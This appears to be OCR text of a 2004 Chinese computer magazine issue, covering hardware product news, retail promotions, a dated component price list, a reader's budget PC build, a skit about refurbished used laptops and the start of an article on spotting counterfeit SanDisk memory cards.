傲森PA-3110D以其传统庄重的外观，在一向以时尚新颖造型的傲森多媒体系列音箱中独树一帜。浅色的枫木贴皮，四方的木箱，虽沿袭了音箱一贯的设计风格，但做工精良细致，从观感、触感都能给人以一种高品质的体验。PA-3110D带有线控器，很方便操作，线控器上还提供了耳机插座。它的回放效果完全能满足DVD播放和游戏音效，中频嘹亮、低频有力下沉较好，对烘托影片气氛或增强游戏的娱乐性有很大的帮助。

咨询电话:021-32220888
参考报价:680元

火旋风 9518XT 冰翼超频限量版显示卡

双敏火旋风Power9518XT冰翼超频限量版显卡采用了ATi R9550显示核心，配备了128MB/128bit超频能力非常不错的现代3.3ns显存。火旋风Power9518XT冰翼超频限量版显卡核心显存频率分别达到了500MHz/600MHz，给不少初级用户带来了福音，不仅免去了修改BIOS的风险，还仍然能得到UNIKA双敏电子的完善的售后服务，体现了该卡的超高的性价比。



参考价格:829元

CF [SC01]

■新品短信息■

显示卡　翔升日前推出金雕6800权威版。该款产品配备了新颖的铁盒包装。在性能方面，金雕6800权威版的超标量流水线架构拥有12条像素流水线和6个顶点渲染引擎，搭载HY 2.2ns、128MB容量的256bit DDR显存，核心频率为400MHz，显存频率达700MHz。目前该款显卡的市场价格为1898元。




XFX讯景GeForce 6600可以说是克隆版的GeForce 6800，该系列显示卡的最大特色，就是它采用了nVIDIA第一款真正PCI Express原生解决方案的GPU核心。

斯巴达克惊天镭X600Pro显卡拥有D-Sub、DVI和TV-Out的全接口视频输出设计。这款即将在市场流行的PCI-E接口斯巴达克惊天镭X600Pro显卡上市价格为1399元，略高于AGP8X的R9600XT，给即将升级到915/925平台的朋友一个高性价比的图形卡配备方案。

主板　捷波S755 MAX主板芯片组采用矽统的SiS755芯片，芯片组内建的MuTIOL 1G技术，能大幅增加南北桥间的数据传输带宽与传输效率。南桥选择新一代SiS964，能支持Athlon64 200/400/600/800 MHz前端总线，支持AMD Socket754系列处理器(Athlon64)，最高支持2GB DDR400规范内存。

七彩虹近期向市场推出了支持LGA 775架构的865PE主板——“黄金战士C.865PRO-775”。此款主板基于Intel 865PE +ICH5芯片组，支持FSB800、HT超线程、双通道DDR400内存、Serial ATA硬盘等优异性能，支持90纳米、Prescott核心的奔腾4E和赛扬D处理器。




技嘉科技日前发布一款编号为GA8TRX330-L的主板新品，该产品采用ATi的RX330芯片，拥有如SATA的支持，800MHz系统总线，AGP8x等功能。目前技嘉GA8TRX330-L主板的市场价格为599元。

华擎的K7Upgrade-880是一款K7的高端产品，这款产品采用VIA KT880芯片，KT880芯片组是最后一款支持双通道的K7芯片组，使用了DualStream64技术，使用户可以在K7平台上搭建双通道，而且KT880芯片组提供更强的数据预读能力、内存通道预报器和更高的运行时钟频率。

显示卡　小影霸RM9550显卡采用Radeon9550图形处理器，具有与R9600同样核心RV350，继承了9600的优良特性，内建256bit核心带宽，第二代T&L引擎，全屏消锯齿（FSAA）子系统，大幅优化图像品质。

DVD刻录机　华硕16X16 DRW-1604P DVD刻录机支持16X DVD-R、16X DVD+R及4X DVD+R Double Layer的写入功能，储存容量高达8.5GB，DRW-1604P除了支持单面双层的4X DVD+R DL，其它的规格也是目前最强的，可以说是现在兼容性最高、效能最快的DVD刻录机。



飞利浦日前推出新款16X双制双层DVD刻录机，这款DVD+R/+RW刻录机不光具备16x写DVD+R，2.4x DVD+R DL，4x复写DVD+RW，16x读DVD-ROM，同时支持40x写CD-R，24x复写CD，40x读CD-ROM。



先锋日前推出了全球第一款双规16倍速、单面双层（DL，double layer)、双倍超刻录的Pioneer DVR-108XL。先锋Pioneer独步全球的双倍超刻录技术，可使用2.4倍速双层DVD光盘片以4倍速刻录，写入8.5GB超大容量的DVD+R DL仅需25分钟，创下全球最新的刻录纪录。



电源　航嘉1.3版新冷静王钻石版的推出填补了目前电源+12V输出过小，而功耗需求日益增加的矛盾，电源额定功率由250W增加到300W，+3.3V的负载能力也有了非常大的提升。航嘉1.3版新冷静王钻石版目前的市场价格为258元。

近日，**澳捷科技**正式发布其自主研发的先马三组独立输出电源先马超光独王，并表示这款电源已经开始量产，在市场上已经开始铺货。在PC电源的发展史上，三组独立输出电源可以称作是电源技术的第二次革命，相信也会成为未来电源技术的发展标准。

机箱　百盛“青鼎”K01机箱采用时尚面板设计、全折边与龙骨加强工艺、采用优质ABS塑胶材料，环保美观。手拧螺丝设计、拆装方便，多重防辐射设计，健康安全。标配前置USB+音效输出。另5.25寸驱动器4个，3.25寸驱动器8个。目前市场价格为300元。



双飞燕XP-520新款机箱采用全免螺丝卡扣式设计，组装更快捷。该机箱顶部前置USB\AUDIO接口，使得连接外设更方便；内藏式光驱档板并且带有透明灯条可了解到光驱的运行状态；该产品采用的优质进口SECC电解板，可有效屏蔽电磁辐射。

笔记本电脑　Dell Inspiron 510m笔记本电脑采用迅驰移动计算技术，拥有实用的配置，稳重的外观，良好的口碑。作为一款主流无线笔记本电脑，Dell Inspiron 510m卓越的无线性能，更能带给用户过人的高效率。

微星日前强力介入笔记本电脑市场。在今年第二季度，微星发布了12英寸轻薄型产品，而根据计划，10月还要推出自产的MEGABOOK系列笔记本电脑，至年内预计将推出10余款产品。

目前，**神舟**最新推出了4款“优雅”系列笔记本电脑。这四款新品分别为优雅M131C、优雅M131D、优雅M153D及优雅M735S根据不同的消费阶层售价分别为6688、6888、7888、8888元这四个价位。

近日，**LG**电子正式在大陆市场推出其旗舰型笔记本电脑——LM50。LM50为搭载英特尔全新的迅驰Dothan处理器，配置高端、外形炫酷的全新笔记本。这是LG品牌笔记本电脑第一次正式在大陆消费者面前亮相的两款产品之一。

液晶显示器　2004年9月8日，**明基**BenQ于北京正式推出全系列专业大屏液晶显示器，包括FP931、FP937s、FP992、FP2091、FP231W等在内共6个型号。它们的屏幕尺寸从19至23英寸不等，针对专业用户的严格要求，融合了业界最先进的技术及最全面的功能设计。

耳机　CD-890MV是**昆山佳禾**最新推出的CD系列的顶级产品，看上去好似战士的头盔，有些厚重，但其实它并不重。CD-890MV这款耳麦使用了专业耳机上经常见得到的衬垫式头戴架设计，纤细高弹性双杠连接头条

与高级绒布组合，感观上给人一种很舒适的感觉，尽显简洁时尚之美，可根据头型自动调节耳麦的松紧。

CRT显示器 LG T710PU显示器具有135M带宽，在85Hz的刷新率设定下，T710PU的分辨率可以达到1024×768，这样的分辨率应付日常的应用还是绰绰有余的，在屏幕上使用了先进的ARAS涂层，大幅度降低了屏幕眩光，在提高显示效果的同时还有效的保护了视力。



MP3播放器 半岛铁盒P770是全球第一款极品金属彩屏MP3，它采用了160 X 128分辨率的65K TFT真彩液晶屏。功能上他它则采用了先进的第四代中央处理器构架设计，兼具音乐播放、多功能录音、FM收音、游戏、图片浏览及电子书阅读及Line-in音频转录、TTS文本朗读与多任务操作等多种功能。

■线报■

昂达闪电GF6800低价掀NV狂潮

昂达显卡近日将Geforce 5200/5600/5700LE/5700系列显卡以最大100元的优惠来帮助游戏玩家配置升级。在高端方面，昂达今日更是在Geforce 6800标准版上爆出惊人低价，2199元的劲爆价格创下Geforce 6800标准版的市场新低。

炫音VX调价 制定MP3价格新规范

近日，昂达继在全国范围内率先将VX505 512MB Mp3播放器降到一千元以下后，近日为配合学生开学，让学子们能以最低的价格享受到高品质的MP3播放器，因此再次率先将其它容量的Mp3下调价格，128MB、256MB分别为599、749元，而VX606 128MB、256MB也报出了649、799元的低价。



科迪亚（QDI）、AMD、记忆科技联手促销

科迪亚（QDI）、AMD、记忆科技共同宣布推出捆绑销售活动。通过深入的技术合作，几家厂商之间熟知了产品的性能特点，彻底杜绝了产品间的不兼容现象。除硬件厂商外，“QDIY”装机新概念也得到了主板上游芯片供应商Nvidia公司的大力支持。

七彩虹主板开展送“键鼠套装”促销活动

从即日起，凡是购买七彩虹C.KT600 PRO主板(499元)和白银战士C.865PE主板(580元)，就可获赠价值98元的键鼠套装。

技嘉科技强力出击，买主板送水壶

日前，技嘉科技推出了一款型号为RX300的主板新品，该款主板的上市价格为599元，并且附送登山运动水壶一只。

盈通掀起风暴促销，5600Ultra再降百元

盈通日前推出“暑期Ultra”风暴促销活动，对旗下一款盈通剑龙G5600 Ultra显卡大降百元促销，目前零售价格为799元。



多彩科技“911反恐大行动”

凡在2004年9月20日——2004年10月20日911反恐行动期间，只要拿任何一款键鼠套件(产品无论好坏)，任何一个品牌(或杂牌)的键鼠套件，＋99元即刻均可获得多彩科技原价值为188元的911反恐套件一套。

承启显示卡价格雪崩，FX5600只卖599元


近日，承启科技将一款型号为FX5600的显示卡的零售价格调整为599元。在这款显卡上，承启首次引用Gas-Tubine涡轮增压散热风扇。承启FX5600采用三星4ns DDR显存颗粒，并提供D-SUB、VIDEO-OUT、DVI三个输出接口。

创意无限、秀出自我——“金河田杯”机箱设计大赛

日前，金河田实业有限公司推出“金河田杯”机箱设计大赛。从8月25日开始，面向全国的能人志士，正式征集机箱设计方案。作品征集截止日期为10月10日，并将在11月份公布最终获奖名单。

冠盟915普及风暴，788元购915P主板

冠盟日前启动名为“冠盟915普及风暴”的活动，以788元的超低价推出915P的主板。冠盟915P采用了915P+ICH6芯片组，支持Intel LGA755 Prescott核心的处理器和未来的Tejas核心的处理器，800/533MHz前端总线，支持超线程，支持全新的PCI Express 16X的显卡，为用户提供了更好的显示性能和效果。



■动态■

腾讯公司于9月9日成功发布了QQ 2004正式版。腾讯QQ 2004正式版不仅开创了网络硬盘，互动空间，群中群等许多全新的即时通信体验，在传送文件，编辑彩信等基本IM功能上也有了质的飞跃。QQ 2004正式版进一步优化了资源占用，强化了系统稳定性。

2004年8月24日，华硕公司在北京德宝饭店隆重召开了华硕第二代人工智能技术暨主板新品发布会，会上华硕向与会人士隆重介绍了第**二代人工智能(AI Proactive)技术，该技术主要以用户的实际使用为出发点，涉及到WiFi(无线)技术、音频、网络，超频等多个与用户休戚相关的方面。**

全球节电运算技术的领导厂商全美达股份有限公司近日宣布其高性能低功耗**Efficeon TM8800处理器通过各阶段审核并将于今年第四季度正式投入生产。**

Creative创新公司于近期分别在上海、广州、北京举办了全系列产品展示和直销活动，活动期间不仅展出了声霸卡、音箱、MP3播放器等创新科技经典产品，还首次展出了其子公司美国E-MU Systems公司最新推出的Creative Professional系列数字音乐产品。



随着宽带以及网络应用的发展，病毒趋势已经出现了很大变化。据统计，**仅2004上半年新发现的木马数量就占新病毒数量的70%。针对这种情况金山毒霸专门针对木马的查杀也就应运而生，**它不仅可以为大家抵御木马的侵入，同时还可以防止文件、程序被破坏、还能保护电脑上使用的帐号、密码的安全。

2004年9月1日，**佳能(中国)有限公司在国内的首家产品旗舰展厅“佳能影像广场”成立一周年庆典在嘉里中心首层隆重举行，**近千名来宾共同见证了“佳能”这一世界知名品牌在中国推广历史中重要的一步。

希捷公司于9月10日在北京香格里拉饭店举办了“希捷Serial I/O技术论坛”。专程从美国赶来的希捷国际科技全球企业存储市场部高级经理Michael Green(迈克尔·格林)，与希捷国际科技中国区总经理杨建初先生亲自坐镇，为与会者阐述了希捷对未来硬盘接口发展趋势的看法与希捷的相关产品策略。CF [SC02]



SONY VAIO TR5ZC 笔记本电脑降价至 12888 元



SONY VAIO TR5ZC 笔记本电脑采用赛扬 M 900MHz，由于其独特的处理器设计，电池使用时间在测试软件里面比 TR5C 的使用迅驰移动计算技术的 Pentium M 处理器还要长 10%。索尼 VAIO TR 系列的产品，凭借其超轻巧的机身、180 度的摄像头、10 英寸宽屏幕 Clear Bright 液晶屏等出色的性能表现，赢得了众多女性宠爱。为了回馈广大消费者的厚爱，索尼公司对 VAIO TR 系列的最新机型 TR5ZC 调低了价格出售，仅 12888 元。

华硕针对高校师生推出特惠价笔记本电脑

面向高校师生的特惠机分别是 A3413C-DR(8999 元)和 M2415N-DR(9999 元)，再加 399 元还可获得包括 802.11b 无线网卡和价值720元的中国移动上网卡在内的迅驰无线礼包。在 10 月 7 日前，凭学生证或教师证不仅可以享受这两款特惠价机型，还可获得精美笔记本豪华双肩背包及多重好礼。此外，凡购买华硕笔记本电脑的用户如推荐亲友同学也购华硕笔记本，经购买门市人员签章，即可获得价值 399 元的精美礼品(华硕鼠标或华硕闪存盘一份)。

买柯达 7630 数码相机送 PD6000 数码打印机



柯达 7630 数码相机的 CCD 总像素为 636 万，有效像素为 623 万。现在购买柯达 7630 数码相机就送价值 1500 元的柯达 PD6000 数码打印机一台。

佳能 A80 数码相机狂降价至 2500 元

佳能 Power Shot A80 虽然外表与 A60、A70 极为相像，但 A60 和 A70 都使用 1/2.7 英寸 CCD，而 A80 是使用与 G3、G5 同尺寸的 1/1.8 英寸 CCD，所以不仅是在 CCD 像素上超越 A60 和 A70，在成像能力上也有了全新的保证。但有些性能 A80 依旧继承了下来，比如 3 倍的光学变焦镜头，AA 镍氢电池供电及使用 CF 作为存储介质。现在 A80 已经降价到 2500 元，绝对算得上超值。

买 SONY HS 和 HSP 系列显示器送 HP 打印机

十月中旬以前，在任何一家索尼授权经销商，凡购买 HS74、HS94、HS74P、HS94P 任意一台 SONY 显示器，可获赠 HP 打印机一台。数量有限，送完即止。

买三星 173P 液晶显示器送三星 DVD 影碟机



不久之前，三星方面传出了下调 173P 液晶显示器价格的消息，而下调幅度高达 1200 元。用户购买 173P 的同时，还可获赠一台价值 880 元的三星 DVD 影碟机。

买先锋 DVD 刻录机送 8× DVD-R 刻录盘

现在购买 108XL 系列双 16 速 DVD 刻录机(899 元)可获 10 张 PioData 8× DVD-R 刻录盘，购买 107XL 系列双 8 速 DVD 刻录机(699 元)可获 10 张 PioData 8× DVD-R 刻录盘，购买 107CHE 系列双 8 速 DVD 刻录机(699 元)可获 20 张 PioData 8× DVD-R 刻录盘，购买先锋 S706 双接口外置式双 8 速 DVD 刻录机(1799 元)可获 10 张 PioData 8× DVD-R 刻录盘。

买华硕 DVD 刻录机送多媒体组合音箱

华硕新近推出的货真价实双16×并支持单面双层的DVD 刻录机 DRW-1604P，消费者购买华硕该产品可额外获得多媒体组合音箱一套。

硕泰克 SL-845PE 和 SL-75FRN3 主板降至底价

目前，硕泰克 SL-845PE 和 SL-75FRN3 两款主板分别降价至 399 元和 499 元的超低价位。前者用来搭建 Intel 主流平台使用的主板，后者是用来搭建 AMD 闪龙平台用的。

翔升金雕 5700U 专业版显卡直降 300 元



原价 1299 元的翔升金雕 5700U(DDR3)专业版显卡降价幅度高达 300 元，目前的报价仅为 998 元。虽然这款显卡降价幅度非常大，但是在性能方面却丝毫没有缩减。首先就是这款显卡采用了三星 2ns DDR3 显存，总共 4 颗组成了 128MB 128bit 的规格。

台达两款电源 158 元促销

10 月 7 日前，凡购买台达 P300+W 或 P300+WS 电源(额定功率均为 250W，最大功率 300W)，还可以享受 158 元促销价。 CF [SC03]

报价杂货铺

■本栏目的行情报价由电脑爱好者杂志和非常在线www.veryol.com联合提供。本期行情报价截止到2004年9月9日，此价格为市场采集，且经常波动仅供参考。(单位:元)

型号	平均价	最低价
CPU		
Intel		
赛扬1.8Ghz(散)	395	390
赛扬2.0Ghz(散)	490	485
赛扬2.4Ghz(散)	545	540
赛扬2.6Ghz(散)	680	675
赛扬D 325(2.53GHz,散)	590	585
赛扬D 320(2.40GHz,散)	545	540
Pentium 4 2A(散)	950	945
pentium 4 2.4B(散)	1000	990
Pentium 4 2.4C(散)	1180	1155
Pentium 4 2.6C(散)	1360	1350
Pentium 4 2.8C(盒)	1455	1450
Pentium 4 2.8E(散)	1395	1390
AMD		
Duron 1.6GHz(散)	345	340
Duron 1.8GHz(散)	380	375
Sempron 2300+(散)	435	430
Sempron 2500+(盒)	655	650
Sempron 3100+(盒)	1135	1120
Athlon XP 2000+(散)	425	410
Athlon XP 2500+(盒)	735	730
Athlon XP 3000+(盒)	1220	1200
Athlon 64 3000+(盒)	1370	1355
Athlon 64 3200+(盒)	1760	1735
内存		
DDR333		
HY 256MB	280	275
HY 512MB	615	610
富豪 256MB	315	310
富豪 512MB	645	640
Kingston 256MB	335	330
Kingston 512MB	640	635
KingMax 256MB	315	310
KingMax 512MB	625	620
DDR400		
HY 256MB	295	290
HY 512MB	630	620
富豪 256MB	330	325
富豪 512MB	665	660
Kingston 256MB	355	340
Kingston 512MB	675	670
KingMax 256MB	325	320
KingMax 512MB	660	655
硬盘 7200转		
迈拓金钻9代 80GB(2MB/散)	500	495
迈拓金钻9代 120GB(2MB/散)	645	635
迈拓金钻9代 160GB(2MB/散)	780	775
西数WD800BB(80GB/2MB)	490	485
西数WD800JB(80GB/8MB)	555	540
西数WD1200BB(120GB/2MB)	630	625
西数WD1200JB(120GB/2MB)	700	695
希捷酷鱼7200.7(80GB/2MB)	515	510
希捷酷鱼7200.7(120GB/2MB)	660	655
希捷酷鱼7200.7(160GB/2MB)	760	755
希捷酷鱼7200.7 SATA(120GB)	775	765
希捷酷鱼7200.7 SATA(160GB)	875	870
三星SP0802N(80GB/2MB)	600	595
三星SP1203N(120GB/2MB)	765	760
主板		
Intel		
华硕P4P800-MX	750	735
华硕P4P800S SE	675	655
微星848P Neo-S	650	640
微星865PE Neo2-PLS	775	760
技嘉GA-8I848P-G	650	645
技嘉GA-8VT800	490	480
硕泰克SL-86SPE2	685	650
捷波J-865PEDAP	730	720
昂达P5PE-X	565	560
佰钰4865PEN	598	590
映泰P4TSE	680	675
AMD		
华硕A7V600 SE	800	790
华硕K8V SE Deluxe	1320	1300
微星K8T Neo-FIS2R	1220	1200
微星K7N2 Delta-L	570	560
技嘉GA-7N400-L	620	610
技嘉GA-K8VT800	900	880
硕泰克SL-KT600-R	565	555

型号	平均价	最低价
捷波J-V600DAP	599	590
昂达KT600N	475	460
佰钰7KT600	510	510
映泰M7NCD Ultra	588	580
显卡		
NVIDIA		
华硕V9570/TD	1530	1510
华硕V9570LE	1370	1355
微星FX5700-TD128	950	925
微星FX5200-T64	499	490
技嘉GV-N57U128D	1480	1460
技嘉GV-N57L256D	999	990
七彩虹风行5700Ultra CF白金版	1099	1090
七彩虹风行5900XT CH版	1395	1385
铭瑄极光5700黄金版	899	890
盈通剑龙G5900ZT	1299	1290
昂达闪电8570LE PRO	650	645
捷波魔力4000实用版	390	380
艾尔莎影雷者FX534DV	650	640
艾尔莎影雷者FX736	1450	1435
XFX晖天狼FX5700	999	985
影驰 FX5700	999	980
ATI		
华硕9600 XT/TD	1780	1760
华硕A9550GE/TD	890	870
微星RX9800PRO-TD128	1999	1990
技嘉GV-R96S128D	600	590
技嘉GV-R96X128DU	1290	1270
七彩虹镭风9550 CT冰封骑士	790	780
七彩虹镭风9250 CF白金版	540	535
铭瑄狂镭9250黄金版	499	490
盈通镭龙R9550	699	680
昂达雷霆8955XT	588	580
捷波镭霸9600SE白金版	650	635
艾尔莎幻雷者 960XT	1730	1705
双敏 火旋风 Power 9508增强版	549	540
光存储		
CD-ROM		
华硕 CD-S520/A4	180	175
明基 神行鳄 CD652P	175	170
LG GCR-8523B	145	140
美格 CVH-5200D	165	160
台电 冠军版 52X	150	145
三星 金将军52X CDROM	160	155
爱国者 52X 经典型	170	165
CD刻录机		
华硕 CRW-5232AS	355	350
明基 5224W	299	290
LG GCE-8525B	315	310
微星 CR52-A2(MS-8352A)	335	330
台电 女娲 52X刻录机	299	270
美格 CRR-5224D	280	270
爱国者 52X刻龙	335	330
COMBO		
明基 CB482B	420	405
三星 金将军52X康宝 2MB	390	385
美达 52X康宝	355	350
微星 48X(MS-8448M)	399	390
台电 女神 52X COMBO	399	385
LG GCC-4520B	475	470
爱国者 3S·COMBO-KING	420	410
昂达 极光CB52	390	380
DVD-ROM		
华硕 DVD-E616P1	270	265
明基 DVP1650S	265	260
微星 D16(MS-8216)	260	255
台电 女神 16倍速DVD-ROM	260	255
LG 16X DVD-ROM GDR-8161B	245	240
先锋 DVD-121A	250	245
三星 金将军16XDVD 超级版	260	255
DVD刻录机		
华硕 DRW-0804P	950	940
明基 DW822A	599	590
三星 SH-W08A	699	695
台电 8X DVD DUAL	688	680
LG GSA-4082B 8X DVD刻录机	999	990
昂达 8X DVD±RW	699	690
建兴 SOHW-812S	799	790
先锋 DVR-107CHE	699	690
显示器		
17英寸CRT		
三星783MB	1260	1250
明基A771 plus	1210	1200
飞利浦107S6	1000	985
LG XP F702P	1290	1270
LG F710B	1045	1035
美格786FT2	1090	1080
NESO HD770II	1290	1270

型号	平均价	最低价
大水牛DFX760	979	960
爱国者B5-786	1050	1035
优派E70fsb	1050	1040
19英寸CRT		
三星955DF	1720	1700
明基992p	1880	1870
飞利浦109F5	1670	1650
LG F900B	1990	1970
美格888FTII	1580	1545
NESO FD910G	3960	3945
大水牛DT996	1950	1940
爱国者998FD	1960	1950
优派G90f	2420	2400
15英寸LCD		
三星153V	2760	2740
明基FP531	2388	2380
飞利浦150S5	2488	2480
美格PY567	2799	2790
LG L1515S	2288	2280
爱国者590T	2980	2950
NESO LD500	2980	2970
大水牛P45H	2980	2960
优派VG510b	2699	2690
AOC D353	2099	2090
17英寸LCD		
三星710V	2998	2990
明基FP756ms	3680	3660
飞利浦170S5	3430	3410
美格MG776	3399	3390
LG L1715S	2988	2980
爱国者790T	3840	3805
优派VE710S	2999	2990
AOC D471	2588	2580
音箱		
漫步者 R4.1TII(4.1音箱)	370	350
漫步者 R301T-II(2.1音箱)	220	200
冲击波 SW-5102(5.1全木质)	435	410
冲击波 SC-2107(2.1全木质)	185	175
多彩 DLS-2103(2.1音箱)	200	190
多彩 DLS-2008(2.0音箱)	50	45
轻骑兵 M4.1	330	300
轻骑兵 B2288	135	120
创新PcWorks LX200(2.1音箱)	258	250
惠威 M-20W	690	670
金河田 JHT-332A(2.1音箱)	150	130
傲森PA-318P	690	670
优派 SP2102v(2.1音箱)	320	300
机箱		
多彩 SLIM机箱DLC-0608	390	375
多彩 宝马DLC-M7611	390	375
多彩 DLC-S8511(P4电源)	350	325
世纪之星 X503B(3C电源)	280	255
世纪之星 K52(3C电源)	350	325
世纪之星 267(P4电源)	320	310
爱国者月光宝盒D01(长城300-P4电源)	370	355
爱国者月光宝盒T21(长城300-P4电源)	325	315
百盛诺亚方舟N07(冷静王3C电源)	288	268
百盛神雕侠侣S01(冷静王3C电源)	380	355
金河田 纳米6130	520	500
金河田 腾龙8188B(P4电源)	290	275
CoolerMaster罗马战士(CAC-T01)	750	720
电源		
多彩 DLP400A(核动力)	260	235
多彩 DLP310A	125	115
世纪之星 大风车宽频	185	180
世纪之星 水晶黄金版	275	255
世纪之星 冷房钻石版	440	425
航嘉 冷静王 标准版	158	145
航嘉 磐石500	450	420
金河田 海象380	280	265
金河田 海象ATX-305	160	150
长城ATX-300SEL-P4(静音大师)	188	180
长城ATX-350P4	198	190
散热器		
九州风神 双龙	268	260
九州风神 战神 阿瑞斯	105	95
九州风神 AE-808传奇	45	35
Tt 火山12	320	300
Tt 火星5	165	155
富士康CMI-28-2N(Intel)	65	60
富士康CMA-32-3B(AMD)	165	155
AVC狂风战士暑假促销版(AMD)	69	62
AVC 红骑士(Intel)	135	125
急冻王 ALP463(Intel)	95	90
急冻王 ALKS66(AMD)	95	88
CoolerMaster捍卫战士(Prescott)	110	100
CoolerMaster酷冷-R81(AMD)	65	58

CF [SC04]




上海李福顺读者：我是一个大二学生，这段时间我想配一台电脑，平时用于学习、上网和玩游戏。请帮我给出一个四千元左右的配置。

配件	型号	价格(元)
CPU	AMD Athlon XP 2000+(散)	410
主板	技嘉GA-7N400-L	610
内存	Kingston DDR400 256MB	340
硬盘	西部数据WD800BB	485
显卡	捷波魔力4000实用版	380
声卡	主板集成	-
网卡	主板集成	-
光驱	三星金将军52X康宝2MB	385
显示器	明基A770	899
键盘/鼠标	多彩怡静双星鼠标键盘套装	88
机箱	金河田腾龙8187W	370
音箱	轻骑兵C3300	168
总计		4135

点评：此套配置根据李福顺读者的要求量身定做的一套基于Athlon XP平台的配置。在基本配件方面，我们采用技嘉GA-7N400-L主板，并搭配AMD Athlon XP 2000+处理器、Kingston DDR400 256MB内存、捷波魔力4000实用版显卡、西部数据WD800BB 80GB硬盘和三星金将军52X（2MB）康宝❶，整体的配合比较和谐。此套配置能满足学习、上网的需求，当然大部分游戏也是不在话下的。

这套配置的机箱是比较有特色的，金河田腾龙8187W❷选用进口优质SECC钢板，整体色泽为乳白色搭配银灰前面板，刚好与明基A770纯平显示器❸、轻骑兵C3300音箱❹以及多彩怡静双星鼠标键盘套装❺的颜色融为一体。



明基A770的外观呈流线型的设计，一改过去的平整死板的作风，使显示器的外观看上去也更加的人性化。而屏幕表面的复合涂层不仅抗静电、防反光，还能减少辐射，保护你的双眼，现在明基A770现价只售899元，相信这款显示器是学生族不错的选择。

轻骑兵C3300低音炮采用了传统的木质结构，低音单元采用了5英寸半大口径超重低音扬声器，后倒向结构。C3300卫星音箱同样采用了木质箱体，箱体小巧时尚，可以让用户方便地摆放在桌面上的任意位置。CF [SC05]



闷豆买二手本本

闷豆准备买台本本，无奈预算不多，所以看上了二手本本，在网上一番查询后看到本地一家号称实体公司有销售二手笔记本而且报价相对便宜，于是前去看看。在一栋居民楼里闷豆找到了该公司。

闷豆：“你们这里有IBM T22笔记本吗？”

商家：“有呀，都是库存机便宜了，我给你拿台看看。”

闷豆：“你们的机器不是全新库存的吧！你看机器面子到很新，但是你看机器的底座明显是用过的，而且全新库存机怎么连原包装也没有？”

商家：“一看你就知道是懂行的，实话说，五千不到的机器哪有什么全新库存机，都是9成新以上的机器，没有原包装我们可以送你一个IBM的红点包，更实用不是。”

看着房内一边堆着许多被拆散的笔记本电脑，闷豆说：“不会是网上说的都是拼装机吧。”

商家：“这个在行内大家都心知肚名，不过我们这里都是挑最好的配件，出的机器都是经过严格测试的，还有保修绝对没有问题。”

闷豆：“你们的机器报价确实便宜一些，不过配置也底了一些。”

商家：“配置没有问题我们可以根据你的要求升级呀，加300元把硬盘从20GB升级到30GB，加400元把内存从128升到384MB，加250元给你IBM原装USB小驱、加150元给你升级无线网卡……”

闷豆：“哇，整个成了一个DIY嘛，而且这样算起来机器配好点价格还是超出5000元，与其他商家相比不见得便宜多少。”

商家：“你也知道，做我们这行货都是一个渠道过来的，要不我给你挑台好的，屏幕亮得发蓝的机子。”

闷豆：“你刚才说你们这里有保修，那么保修怎么算？”

商家：“7天包换，三个月保修，终身维修。”


闷豆：“才7天呀！那这个机器的电池性能？”

商家：“我们的电池都换过电芯，性能不错待机一小时以上。”

闷豆：“待机才一小时呀？”

商家：“好的精品电池我们也有，和新的产不多，不过要另加300元。”

点评：很多打着库存机旗号销售的笔记本电脑实际上都是二手洋垃圾渠道来的二手电脑，经过一些翻新商家的重新组合和“美容”变成成色不错的本本。有些商家用较低的报价来吸引客户，等有人上钩后通过部件不断升级和“改良”价格也不断上涨。很多经营二手笔记本公司维持时间很短，没有几个月就换一个营业地方让老客户找不到，逃避维修责任。CF [SC06]



SanDisk 存储产品识真假

■ 福建　斯佳丽

SanDisk 是电脑卖场内销售最多的存储卡品牌，因为它的质量与兼容性都是一流的，所以市面上也出现大量假冒的 SanDisk 存储卡，特别是 SD 卡和 CF 卡。所以，本文将带给大家如何识别真假 SanDisk 的 SD 卡和 CF 卡。

追根寻源

SanDisk 公司是全球最大的存储卡供货商之一，凭借公司的专利技术、高密度闪存技术及控制器技术，其种类繁多的产品均在市场上得以热销。为正确区分正品、假货以及水货产品，我们首先需要对 SanDisk 存储卡产品的生产以及流通环节进行了解。

1.用户对外观没有太多认识

SanDisk 的存储卡主要由 SanDisk 和其外包商合作生产，生产线分别设在美国、中国大陆和中国台湾，位于中国大陆的外包商包括金朋（上海）有限公司、东莞安美时电子有限公司、伟创力科技（深圳）有限公司以及麦迪实电子科技（深圳）有限公司。由于不同生产线的差异以及生产工艺的不断改良，不同时期生产的产品在外观以及性能上会出现少许差异。由此可见，来自于不同生产线的正品 SanDisk 存储卡也存在着外观不尽相同的可能性。再说，一般消费者在购买SD卡或 CF 卡之前不会对外观有太多认识，因此从外观上无从辨别。

2.无法辨别防伪标签真伪

在产品销售方面，SanDisk 的产品由宏衢做总代理，另有捷和、丽达和沃灵三家主代理商，但只有宏衢直接从 SanDisk 进货并负责粘贴激光防伪标签。因此，检查存储卡上是否有激光防伪标签是判断真伪SanDisk存储卡的第一步。由于不排除有不法者大量伪造激光防伪标识的可能，因此，检验零售商所销售的不同卡片上防伪标识序列号的惟一性是判断卡片真伪的第二步。当然，为保险起见，用户可以通过 800-820-6365 电话查询真伪。但当笔者拨打此电话时，却发现电话查询系统尚未开通。

3.多种 SanDisk 正品包装并存

